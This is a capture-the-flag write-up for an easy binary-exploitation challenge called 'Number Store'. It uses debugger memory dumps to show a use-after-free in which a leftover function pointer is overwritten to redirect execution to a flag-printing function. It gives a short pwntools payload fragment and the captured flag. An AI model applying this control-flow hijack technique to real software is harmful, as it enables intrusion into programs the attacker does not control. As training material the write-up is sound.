PWN - Number Store - Easy

> Sorry, I lost the task description...

Open the source code in IDA Pro. We see that we can manage an "array" of 10 numbers and initialize a random number. There is also a function printFlag, which is never called.

```
int printFlag()
{
  return system("cat flag.txt");
}
```

Program Menu:

```
WELCOME TO NUMBER STORE
Store your favorite or secret numbers here! You can even generate new random numbers!
Now includes a super secret flag!

1.) Store New Number
2.) Delete Number
3.) Edit Number
4.) Show Number
5.) Show Number List
6.) Generate Random Number
7.) Show Random Number
8.) Show Super Secret Flag
9.) Quit
```

We can write a number and delete it, it looks like a UAF vulnerability. Let's see how it looks in memory. I will debug the program in EDB. Let's write the data:

```
Choose option: 1
Enter index of new number (0-9): 0
Enter object name: test
Enter number: 10
```

This is what it looks like in memory (just above the list of object names):

```
00005632:52e013a0 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00 ........!.......
00005632:52e013b0 74 65 73 74 00 00 00 00 00 00 00 00 00 00 00 00 test............
00005632:52e013c0 0a 00 00 00 00 00 00 00 41 0c 02 00 00 00 00 00 ........A.......
```


Now delete the data and look at the same memory area:

```
00005632:52e013a0 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00 ........!.......
00005632:52e013b0 01 2e 25 63 05 00 00 00 f9 56 10 65 b4 09 f6 74 ..%c.....V.e...t
00005632:52e013c0 0a 00 00 00 00 00 00 00 41 0c 02 00 00 00 00 00 ........A.......
```

We see that our number 10 (0×0A) remains in memory. That is, only the name of the object is erased when we delete it. There is an interesting function for creating a random number. Let's select and look at the same memory area:

```
00005632:52e013a0 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00 ........!.......
00005632:52e013b0 67 45 8b 6b 00 00 00 00 00 00 00 00 00 00 00 00 gE.k............
00005632:52e013c0 57 a2 a4 51 32 56 00 00 41 0c 02 00 00 00 00 00 W  Q2V..A ......
```

Instead of our number now lies some address **0×563251a4a257**, and instead of the object name is just a random number. This address is the beginning of the function to create a random number. And the read flag function is 19 bytes higher. Let's try to change the address and call the number creation function again.



As you can see, the program crashed when it tried to address **0×457**, the address is the number 1111, which I typed. Now it remains to do the same thing and overwrite the address of the function to create a random number with the address of the function to read the flag from the file.

As a result, the payload will be as follows:

```
jmp = io.recvline(1) # get the address
payload = hex(int(jmp[:-1])-19)
```

> [Full exploit]
>
> Flag: **flag{n3v3r_tru5t_fr33_jVmVsEuj}**